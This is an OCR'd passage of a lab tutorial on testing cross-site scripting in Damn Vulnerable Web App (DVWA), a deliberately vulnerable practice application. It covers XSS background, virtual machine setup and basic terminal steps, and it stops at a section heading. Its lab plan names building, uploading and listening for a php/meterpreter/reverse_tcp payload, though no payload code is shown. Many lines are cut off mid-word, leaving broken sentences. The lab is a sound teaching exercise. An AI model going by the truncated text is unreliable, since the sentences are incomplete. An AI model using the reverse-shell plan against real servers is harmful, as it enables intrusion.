(Damn Vulnerable Web App (DVW

{ Cross Site Scripting (XSS) }

Section 0. Background Information

- What is Damn Vulnerable Web App (DVWA)?
  - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application t
  - Its main goals are to be an aid for security professionals to t legal environment, help web developers better understand the pr applications and aid teachers/students to teach/learn web appli environment.

- What is Cross Site Scripting?
  - Cross-site scripting (XSS) is a type of computer security vulne applications.
  - XSS enables attackers to inject client-side script into Web pag
  - A cross-site scripting vulnerability may be used by attackers t the same origin policy.
  - In Addition, the attacker can send input (e.g., username, passw be later captured by an external script.
  - The victim's browser has no way to know that the script should the script. Because it thinks the script came from a trusted sc access any cookies, session tokens, or other sensitive informat used with that site.

- Pre-Requisite Labs
  - Damn Vulnerable Web App (DVWA): Lesson 1: How to Install DVWA in Fedora 14


- **Lab Notes**
  - In this lab we will do the following:
    1. We will test a basic cross site scripting (XSS) attack
    2. We will test an iframe cross site scripting (XSS) attack
    3. We will test a cookie cross site scripting (XSS) attack
    4. We will create a php/meterpreter/reverse_tcp payload
    5. We will start the php/meterpreter/reverse_tcp listener
    6. We will upload the PHP payload to the DVWA Upload screen
    7. We will test a PHP Payload cross site scripting (XSS) atta

- Legal Disclaimer
  - **As a condition of your use of this Web site, you warrant to com you will not use this Web site for any purpose that is unlawful**


Section 1: Configure Fedora14 Virtual Machine Settings

1. Open Your VMware Player
   - **Instructions:**
     1. On Your Host Computer, Go To
     2. Start --> All Program --> VMWare --> VMWare Player

2. Edit BackTrack Virtual Machine Settings
   - **Instructions:**
     1. Highlight fedora14
     2. Click Edit virtual machine settings


- 

3. Edit Network Adapter
   - **Instructions:**
     1. Highlight Network Adapter
     2. Select Bridged
     3. Click on the OK Button.


- 

Section 2: Login to Fedora14

1. Start Fedora14 VM Instance
    - **Instructions:**
        1. Start Up VMWare Player
        2. Select Fedora14
        3. Play virtual machine

- 

2. Login to Fedora14
   - **Instructions:**
     1. Login: student
     2. Password: <whatever you set it to>.


- 

Section 3: Open Console Terminal and Retrieve IP Address


1. Start a Terminal Console
    - **Instructions:**
        1. Applications --> Terminal

- 

2. Switch user to root
   - **Instructions:**
     1. su - root
     2. <Whatever you set the root password to>


- 

3. Get IP Address
   - **Instructions:**
     1. ifconfig -a
   - **Notes(FYI):**
     - As indicated below, my IP address is 192.168.1.106.
     - Please record your IP address.


- 

Section 4: Fix Stored Cross Site Scripting (XSS) Comment Box

